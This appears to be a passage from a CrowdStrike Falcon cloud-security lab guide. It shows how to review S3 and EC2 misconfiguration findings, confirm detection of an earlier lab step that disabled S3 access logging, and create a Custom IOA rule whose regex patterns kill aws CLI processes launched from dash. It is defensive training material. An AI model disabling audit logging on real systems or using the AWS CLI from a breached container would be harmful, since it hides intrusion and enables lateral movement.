



*Click on the Misconfiguration Link*





This reveals the most recent configuration assessment findings filtered to that specific policy. There are also menu options to view historical assessments or filter the results based on other attributes. Clicking on the results for a specific account and region will reveal the detailed findings.

*Click on the Findings*





Along with the detailed findings, this page includes links to important information like MITRE ATT&CK context and alert logic.

*Click on Alert Logic to view the list of steps you can use to uncover this type of misconfiguration*




With the detailed information about the findings for this policy, we can look towards correcting these misconfigurations.

*Click on the Remediation link to see the required steps*




In this scenario, we reviewed the top misconfiguration findings on the dashboard and investigated those associated with a specific EC2 policy. We drilled down on those findings and learned how and where to remediate them in AWS.


## Indicators of Attack

During our earlier attack, we applied the blank logging policy to disable s3 bucket access logging. In this section, we will check if the CrowdStrike Falcon Platform detected and reported on this activity.


In the Falcon Console, go to the Cloud security posture section at https://falcon.crowdstrike.com/cloud-security/cspm/dashboard





*Go to Assessment > Behavior*




*Copy your AWS account number from the AWS console and apply it as a filter together with Service “S3”*




You can see the S3 bucket access logging disabled policy.




*View the IOA associated with bucket logging. Click on the Findings,*




The CrowdStrike Falcon Cloud Security platform detects the suspicious activities generated through lateral movement.

## Extending detections with CrowdStrike Custom IOAs

CrowdStrike uses the detailed event data collected by the Falcon agent to develop rules or indicators that identify and prevent fileless attacks that leverage bad behaviors. Over time, CrowdStrike tunes and expands those built in indicators to offer immediate protection against the latest attacks.


In addition to the included global IOAs, there is also an option to create custom rules in the Falcon Platform. This gives customers the ability to create behavioral detections based on what they know about their specific applications and environment.

Given that we know that our application exposes the risk of lateral movement if the container is breached we can create a custom IOA that will alert and block on any invocation of the AWS cli.

### Investigate Process Activity


*Go to the investigate tab and enter the following search string*

```
event_platform=Lin FileName="aws"
```




## Creating the Custom IOA Rule Group


*Using the drop-down menu (Menu icon, upper left-hand corner), select* **Endpoint Security > Configure > Custom IOA Rule Groups**.




*Click* **Create rule group**




*Enter a value for* **RULE GROUP NAME** *and select a* **PLATFORM** *from the drop-down*




*Click the* **ADD GROUP** *button.*

Your new Custom IOA Rule Group is now added to your Falcon environment.

*Click the* **Enable group** *link.*




*Then, at the* **ENABLE RULE GROUP** *dialog, click the* **ENABLE RULE GROUP** *button*

## Creating the rule to detect a lateral movement Indicator of Attack.

On the same page, we can create and enable the Custom IOA rule to block lateral movement to S3. In this case, we only want to prevent commands to AWS that are executed via dash (a lightweight Debian shell).


*Click the* **Add New Rule** *button and create an IOA rule with the following values*


| Parameter | Value |
| --- | --- |

| | |
|---|---|
| **RULE TYPE** | Process Creation |
| **ACTION TO TAKE** | Kill Process |
| **SEVERITY** | High |
| **RULE NAME** | *<Enter a rule name>* |
| **RULE DESCRIPTION** | *<Enter a rule description>* |
| **GRANDPARENT IMAGE FILENAME** | .* |
| **GRANDPARENT COMMAND LINE** | .* |
| **PARENT IMAGE FILENAME** | .*dash.* |
| **PARENT COMMAND LINE** | .* |
| **IMAGE FILENAME** | .*aws.* |
| **COMMAND LINE** | .*aws\s+.* |

When you click **ADD**, the rule will be created in a disabled state.

*Select the checkbox for this new rule, click the* **Enable** *button, followed by the* **Change Status** *dialog button*




Our Custom IOA rules are now created and will take effect within 40 minutes.


## Assigning the Prevention Policy

Finally, we need to assign this Custom IOA Rule Group to a prevention policy.


From the upper left-hand corner, select **Endpoint security > Configure > Prevention Policies**

Policies are broken out by operating system. For our lab environment, we will select **LINUX POLICIES**.


*Click the* **Edit Policy** *button on the* **DEFAULT POLICY**



